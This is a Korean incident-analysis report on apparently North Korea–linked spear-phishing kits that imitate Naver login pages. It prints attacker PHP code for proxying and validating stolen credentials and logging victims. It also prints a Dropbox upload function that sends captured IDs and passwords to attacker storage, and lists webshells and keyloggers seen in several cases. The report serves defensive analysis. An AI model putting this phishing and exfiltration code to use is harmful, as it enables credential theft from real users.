아래는 해당 피싱 인프라에서 확인된 웹 접근로그이며 login.php로 두 번의 요청이 이루어진 것을 확인할 수 있다.

```
101.36.114.190 - - [14/Mar/2025:16:45:43 +0900] "GET /chosun/index.html HTTP/1.1" 200 18653 "-"
101.36.114.190 - - [14/Mar/2025:16:45:51 +0900] "GET /chosun/index.html HTTP/1.1" 304 - "-" "Moz
101.36.114.190 - - [14/Mar/2025:16:45:53 +0900] "GET /chosun/index.html HTTP/1.1" 304 - "-" "Moz
101.36.114.190 - - [14/Mar/2025:16:46:03 +0900] "POST /chosun/login.php HTTP/1.1" 200 9 "https:/
101.36.114.190 - - [14/Mar/2025:16:46:08 +0900] "POST /chosun/login.php HTTP/1.1" 200 32 "https:/
```

▲ 자사 침해사고 분석 사례 중 확보한 웹 로그 일부

이러한 방식은 단순히 계정 정보를 탈취하는 것을 넘어, 피해자가 입력한 여러 개의 비밀번호 값을 비교하여 실제로 사용되는 정확한 비밀번호를 선별하는 데 목적이 있다. 첫 번째 시도와 두 번째 시도에서 입력된 비밀번호가 서로 다를 경우, 공격자는 두 번째 입력을 보다 신뢰도 높은 값으로 판단할 수 있다. 이는 사용자가 오타를 수정하거나 정확한 값을 입력했을 가능성이 높기 때문이다. 반면 두 값이 일치하는 경우, 해당 비밀번호가 실제 사용자 계정의 정확한 인증 정보일 가능성이 매우 높다고 판단할 수 있다.


해당 피싱 인프라는 사용자의 계정 정보를 저장 방식이 단순하다. 공격자는 피해자의 IP 주소를 기준으로 파일명을 생성하고 요청 시점의 URL, 사용자가 입력한 ID, 비밀번호 그리고 사용자의 입력 횟수를 포함한 데이터를 저장한다.



▲ 공격자 서버 내 %IP%.txt 형태 파일

2. 네이버 계정 탈취 목적

또 다른 스피어피싱 인프라 중 하나는 국내 포털 사이트인 네이버의 비밀번호 확인 페이지를 모방한 피싱 인프라가 확인되었다. 해당 인프라는 최근 몇 달간 다수의 사건에서 반복적으로 식별되었으며, 공격자는 사용하는 코드와 전략 또한 지속적으로 고도화되고 있는 것으로 분석된다.




▲ 네이버 로그인으로 위장한 페이지

해당 피싱 인프라는 계정 정보를 검증하는 방식에서 두 가지의 유형으로 분류된다.

분석 결과, 첫 번째 유형의 피싱 인프라는 웹 프록시를 구축해 계정 정보를 네이버의 인증 서버에 로그인 요청하고 응답을 받는 형태다. 이러한 방식은 네이버의 로그인 결과와 동일한 응답을 사용자에게 보여줌으로써 피싱 공격을 인지하지 못하게 하고, 공격자는 탈취한 계정 정보의 유효성을 즉각적으로 검증하여 2차 공격에 바로 활용할 수 있다.

두 번째 유형의 피싱 인프라는 사용자에게 의도적으로 계정 정보의 반복 입력을 요구하는 방식으로 설계된 형태다. 단순히 입력 과정에서 발생할 수 있는 오타를 걸러내어 정확한 정보를 탈취하려는 기본적인 목적이 있고, 나아가 사용자가 자주 사용하는 다른 암호를 입력해 공격자는 여러 계정 정보를 확보할 수 있다.

(1) 웹 프록시 기반의 계정 정보 검증 방식



▲ 웹 프록시 기반의 계정 정보 검증 방식 - 공격 흐름도

공격자는 피싱 메일 내 링크를 통해 피해자를 네이버의 비밀번호 확인 절차를 모방한 위장 로그인 페이지로 유도한다. 다음은 웹 프록시 형태를 사용하는 피싱 인프라에서 확인된 주요 구성 파일과 그 기능이다.

번호	파일명	기능
1	index.php	스피어피싱 공격의 메인 기능 수행
2	confirm.php	접속자의 최초 접속 시점 기록 (시간, IP, 브라우저 등)
3	nsec.php	접속자 환경 필터링 (IP, 국가, ISP, 브라우저 버전, User-Agent 등)
4	recon.htm	사용자에게 표시되는 위장 로그인 화면 (네이버 비밀번호 확인 페이지)
5	redirect.txt	로그인 완료 후 이동시킬 URL 저장

해당 피싱 인프라에 접근하면 메인 페이지 역할을 수행하는 index.php 파일이 실행된다. index.php 파일은 피싱 인프라의 핵심 역할을 수행하는 페이지로 가장 먼저 nsec.php를 호출해 비정상인 접근을 판단한다.

nsec.php는 접속자의 환경 정보를 기반으로 탐지 회피 로직을 적용하는 역할을 수행한다. 접속자의 IP 주소, 국가 및 ISP 정보, 브라우저 종류, User-Agent 등을 확인해 사전에 정의된 조건에 해당할 경우 위장된 페이지 대신 정상 페이지로 리다이렉션 되도록 설정되어 있다.

▲ nsec.php 페이지 기능

필터링을 통과한 경우, index.php는 네이버의 '비밀번호 재확인' 페이지를 모방한 recon.htm 페이지를 불러와 피해자에게 출력한다. 피해자가 해당 페이지를 실제 네이버 웹 사이트로 오인하고 계정 정보를 입력하면 index.php 페이지는 웹 프록시 역할을 통해 실제 네이버 로그인 서버로 인증 요청을 전송해 유효성을 검증한다. 이 과정을 통해 공격자는 피해자가 입력한 계정 정보를 실시간으로 검증할 수 있으며, 인증에 성공한 경우 피해자를 정상 웹 페이지로 리다이렉션해 피싱 사실을 인지하지 못하게 한다.

```
//
// SET REQUEST HEADERS
//                          Naver 인증 URL이 들어가는 부분
$_socket = @fsockopen($_url_parts['scheme'] === 'https' && $_system['ssl'] ? 'ssl://' : 'tcp://') . $_url_parts['host'], $_url_parts['port'], $err_no, $err_str, 30);

if ($_socket === false) {
    show_report("Socket Open Error:" . $err_str, true, true);
}
```

▲ index.php 내 Naver 인증 요청 관련 소스코드

탈취한 계정 정보는 서버 내 Login.txt, %계정명%.txt, %계정명%_Cookie.txt 등의 파일로 저장되며, 각 파일에는 계정 정보, 인증 응답 데이터, 세션 쿠키 정보가 각각 기록된다.

번호	파일명	기능
1	Login.txt	요청 URL, 접근 IP, 접속 국가, ISP, 요청시간, User-Agent
2	%계정%.txt	네이버 인증 서버에 요청한 결과 응답 내용 저장
3	%계정%_Cookie.txt	로그인 세션 쿠키 저장

보다 구체적인 동작 방식을 확인하기 위해 자체 구축한 웹 서버에 피싱 인프라를 구축해 테스트한 결과, 피싱 페이지에 비밀번호를 입력한 뒤 HTTP 요청이 발생하면 피싱 인프라에 피해자의 계정 명으로 된 폴더가 생성되는 것이 확인되었다. 해당 폴더 내에는 Login.txt, 계정명과 동일한 이름의 텍스트 파일, 그리고 Cookie 문자열이 추가된 텍스트 파일이 각각 생성된다.

```
First request URL : http://127.0.0.1/new/?wreply=test&m=https%3A%2F%2Fnid.naver.com%2Fnidlogin.login
IP : 127.0.0.1  Country :       ISP :   DateTime : June 19, 2025, 12:39 pm
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Accept-Language : en-US,en;q=0.9

Email or ID : test

password : 123
```

▲ Login.txt 파일 내용


```
request-url:--https://nid.naver.com/nidlogin.login

------------------------request-----------------------
GET /nidlogin.login HTTP/1.0
Host: nid.naver.com
device-memory: 4
dpr: 1
viewport-width: 1720
rtt: 200
downlink: 10
ect: 4g
sec-ch-ua: "Microsoft Edge";v="137", "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-full-version: "137.0.3296.68"
sec-ch-ua-arch: "x86"
sec-ch-ua-platform: "Windows"
sec-ch-ua-platform-version: "10.0.0"
sec-ch-ua-model: ""
sec-ch-ua-full-version-list: "Microsoft Edge";v="137.0.3296.68", "Chromium";v="137.0.7151.69", "Not/A)Brand";v="24
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Language: en-US,en;q=0.9
Cookie: NID_JST=dTkkM7zFXmxlbDN9whMMDTFfy9bncx6ZGxGi8EeKp//V/O5pZLk7O+MO+zeBSqh0F73r8+fRmJRWYQ7xjTErrPgv9rsbT7tCK6


------------------- response -----------------------
date: Thu, 19 Jun 2025 10:39:48 GMT
content-type: text/html;charset=utf-8
vary: Accept-Encoding
```

▲ %계정명%.txt 파일 내용

```
{
    "domain": ".nid.naver.com",
    "expirationDate": 1767610530,
    "hostOnly": false,
    "httpOnly": true,
    "name": "NID_JST",
    "path": "/",
    "secure": true,
    "session": false,
    "storeId": "0",
    "value": "t8RuNqWz/Ml0acfwfsC6gSbgx9SwtgBK7/Np9NKV2itQ5s4qsr3+wXWN12ds
    "id": "1"
}
```


▲ %계정%_Cookie.txt 파일


이 유형의 피싱 인프라가 가진 또 다른 주요 특징은, 계정 정보를 전달받는 HTTP 요청 단계에서 다양한 파라미터를 사용한다는 점이다. 피싱 인프라는 "email"과 같은 일반적인 파라미터명 뿐만 아니라 "wreply", "nemailfrid", "btoken" 등 서로 다른 형식의 파라미터를 사용하는 점을 식별했다. 이러한 파라미터 가운데 "wreply"는 가장 빈번하게 사용되고 있는 것으로 확인된다.



▲ 피싱 페이지 파라미터 사용 사례


또한, 계정명을 파라미터를 통해 전달할 때는 평문 그대로 전송하는 경우도 있었으며 Base64 방식으로 인코딩해 전송하는 사례도 확인되었다.

▲ BASE64로 인코딩되어 전달하는 wreply 파라미터 사례



▲ 평문으로 전달하는 wreply 파라미터 사례

(2) 단순 반복 입력 기반의 계정 정보 검증 방식



▲ 공격 흐름도

앞서 설명한 웹 프록시 기반 계정 정보 검증 방식 유형의 인프라는 사용자의 로그인 요청을 실제 네이버 인증 서버에 전달하여 실시간으로 계정 정보의 유효성을 검증하는 구조를 갖고 있던 반면, 이번 유형에서는 단순히 사용자의 입력값만 수집하는 방식으로 구현되어 있다. 이로 인해 구조는 더 단순하지만, 대신 사용자의 행위 패턴을 유도함으로써 정확한 정보를 확보하는 전략이 포함되어 있다. 다음은 단순 반복 입력 형태의 피싱 인프라에서 확인된 주요 구성 파일과 기능이다.

번호	파일명	기능
1	index.php	wreply, nurl 파라미터 확인 및 접근 조건 검증
2	login.php	피싱 로그인 페이지 출력, IP 필터링 수행
3	confirm.php	입력된 계정 정보 수신 및 favicon.php 페이지에 데이터 전달

사용자가 스피어피싱 메일 내 링크를 클릭하면 index.php 페이지가 실행되며, 특정 파라미터가 누락되었거나 접속자의 IP가 사전에 정의된 필터링 조건에 해당하는 경우 공격 대상이 아닌 것으로 판단하고 사용자를 네이버 공식 페이지로 리다이렉션한다.

```
127.0.0.1 - - [02/Jul/2025:14:13:08 +0900] "GET /sign?nurl=dGVzdCoqaHR0cHM6Ly9pbnZvaWNlLm5hdmVyLmNvbQ== HTTP/1.1" 301 380 "-" "Mozilla/5.0 (Wir
127.0.0.1 - - [02/Jul/2025:14:13:08 +0900] "GET /sign/?nurl=dGVzdCoqaHR0cHM6Ly9pbnZvaWNlLm5hdmVyLmNvbQ== HTTP/1.1" 200 813 "-" "Mozilla/5.0 (Wi
127.0.0.1 - - [02/Jul/2025:14:13:09 +0900] "GET /sign/login/login.php?key=dGVzdCoqaHR0cHM6Ly9pbnZvaWNlLm5hdmVyLmNvbQ== HTTP/1.1" 200 55388 "htt
```

▲ 테스트 환경에서의 피싱 페이지 접근 로그

공격 대상이 접근한 것으로 판단된 경우, 피싱 인프라는 log 디렉터리 내 '%계정명%_click.txt' 파일을 생성하고 해당 파일에 피해자가 링크를 클릭한 시간, 접속 IP, 브라우저 정보, User-Agent, 접근 URL, 리다이렉션 주소 등의 정보를 기록하고 login.php를 호출한다.

index.php

```php
$nurl = ($_GET["nurl"]);
$id = base64_decode($_GET["wreply"]);

$key = $id."**".$nurl;
$key= base64_encode($key);

$_log_pass_file = $_log_pass_folder.$id."/".$id."_ok.txt";

$email = $id;
$filename = $nurl;

if($filename == "" || strstr($filename,"http") == false) toError("url format not valid");

$email_dir = $_log_pass_folder.$email."/";
if(!file_exists($email_dir))
{
    mkdir($email_dir);
}


$clickfilename = $email_dir . $email."_click.txt";
if(file_exists( $clickfilename ) && file_exists( $_log_pass_file )) {

    header("location: $filename");
    echo '<script>top.location.href="'.$filename.';?>";</script>';
    exit();
}

$fp = fopen($clickfilename, "a");
fwrite($fp,  date("Y-m-d H:i")."\r\n".$url."\r\n".$ip."\r\n".$_SERVER['HTTP_USER_AGENT']."\r\n".
$email."\r\n".$filename."\r\n\r\n");
```

▲ index.php 페이지 내 '%계정명%_click.txt' 파일 생성 코드

test_click.txt - Notepad

File Edit Format View Help


```
2025-07-02 07:13
/sign/?nurl=dGVzdCoqaHR0cHM6Ly9pbnZvaWNlLm5hdmVyLmNvbQ==
127.0.0.1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
test
https://invoice.naver.com
```

▲ 테스트 환경에서의 '%계정명%_click.txt' 파일 내용

공격자는 login.php에서 사용자의 첫 번째 비밀번호 입력에 대해 고의적으로 실패한 것처럼 응답함으로써, 피해자가 오타를 의심하고 다시 비밀번호를 입력하도록 유도한다. 이처럼 비밀번호 반복 입력을 유도하여 정확한 인증 정보를 확보하려는 전략이 적용되어 있는 것이 주요 특징이다. 피해자가 계정 정보를 입력하면 해당 정보는 confirm.php 페이지로 전달한다. confirm.php 페이지는 favicon.php 파일을 생성하며, 이때 페이지에 접근한 일시, 전달된 계정 ID와 비밀번호, 접속 IP 정보를 기록한다. 아울러 '%ip%_ok.txt'라는 파일을 별도로 생성해 confirm.php 접근 시각을 개별적으로 저장한다.

수집된 계정 정보는 대부분의 사례에서 피싱 인프라 내부에 텍스트 파일 형태로 저장되는 구조를 따르며, 이때 피해자의 IP 주소, 접속 시각, 브라우저 정보 등도 함께 기록되어 공격자가 피해자를 식별할 수 있도록 구성된다. 각 파일별로 저장되는 데이터는 다음과 같다.

번호	파일명	기능
1	favicon.php	피해자가 계정 정보를 입력한 시간, ID, 비밀번호, IP 저장
2	%ip%_ok.txt	피해자가 계정 정보를 입력한 시간 저장



▲ 자사 침해사고 분석 중 확보한 favicon.php 파일 내용

▲ 자사 침해사고 분석 중 확보한 %IP%_ok.txt 파일 내용

최근 일부 사례에서는 수집된 정보가 외부 클라우드 저장소인 Dropbox로 전송되는 방식이 확인되었으며, 이를 통해 공격자는 서버에 직접 접근하지 않고도 정보를 실시간으로 수집할 수 있게 된다. 이러한 방식은 수집 정보를 공격자가 신속하게 확보할 수 있도록 할 뿐만 아니라, 로컬 서버 내 로그나 파일을 남기지 않음으로써 디지털포렌식 측면에서의 탐지와 추적을 어렵게 만드는 효과도 갖는다.

```
Dropbox_Log($ip." log.txt", date("Y-m-d, H:i")."\t  id : ".$email."\tpwd : ".base64_decode($pwd));

function Dropbox_Log($filename, $string)
{
    //$filename = date("Y-m-d-H-i-s");

    $folder_name = $GLOBALS['_user_id'] ? $GLOBALS['_user_id'] : getenv("REMOTE_ADDR");

    $accessToken = GetAccessToken();

    if (!isset($accessToken)) {
        die("Access token could not be retrieved.");
    }

    if(!Dropbox_ExistFolder($accessToken))
    {
        Dropbox_CreateUserNameFolder($accessToken);
    }

    $dropboxPath = "/naver/".$folder_name."/".$filename;

    $headers = array(
        "Authorization: Bearer $accessToken",
        "Content-Type: application/octet-stream",
        "Dropbox-API-Arg: " . json_encode(array(
            "path" => $dropboxPath,
            "mode" => "add",
            "autorename" => true,
            "mute" => false
        ))
    );

    $ch = curl_init('https://content.dropboxapi.com/2/files/upload');
    curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $string);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    curl_close($ch);
```

▲ 자사 침해사고 분석 중 확보한 Dropbox 업로드 스크립트 파일

04 공격 주체 식별

제3장에서 분석한 스피어피싱 인프라 유형들은 공격자가 침해한 서버에 구성한 디렉터리 구조, 정보 수집 및 저장 방식 등에 따라 구분되지만, 실제로 이들 인프라가 활용된 침해사고에서는 공통적으로 북한 배후의 공격 그룹의 연관성을 시사하는 정황들이 반복적으로 확인되었다.

1. 분석 사례 요약

다음은 자사에서 분석한 침해사고 중 스피어피싱 인프라가 식별된 사례를 유형별로 정리한 것이다. 각 사례에서는 인프라 구성 외에도 최초 침투 방식, 식별된 웹셸 및 악성코드, 원격 데스크탑을 통한 접근 흐름 등을 종합적으로 분석했다. 분석 결과, 발생 시점이나 환경은 다르더라도 공격자가 사용하는 기술적 수단과 침투 방식에서 특정 조직과의 유사 패턴이 관찰되었다.


번호	탈취 대상 계정	주요 특징	
		식별된 악성파일	특이사항
CASE 01	네이버	• ORVX Shell • WSO Shell	-
CASE 02	네이버	-	• CASE 07 호스트에서 RDP 접근(in) • CASE 03 호스트로 RDP 접근(out)
CASE 03	네이버	• QuasarRAT • ClipBanker	• CASE 07 호스트에서 RDP 접근(in)
CASE 04	대학, 언론사, 공공기관	• WSO Shell • b374k 웹셸 • Green Dinosaur • 키로거(KLogEXE) • myspy	• BlueKeep 취약점 악용한 최초 침투 흔적 확인
CASE 05	네이버	• b374k 웹셸	-
CASE 06	네이버	• WSO Shell • Filesman 웹셸 • 키로거(KLogEXE)	-
CASE 07	네이버	• b374k 웹셸 • 키로거(KLogEXE)	• index.php 파일 내 'Million OK !!!!' 문자열 확인 • CASE 02와 CASE 03 호스트로 RDP 접근(out)

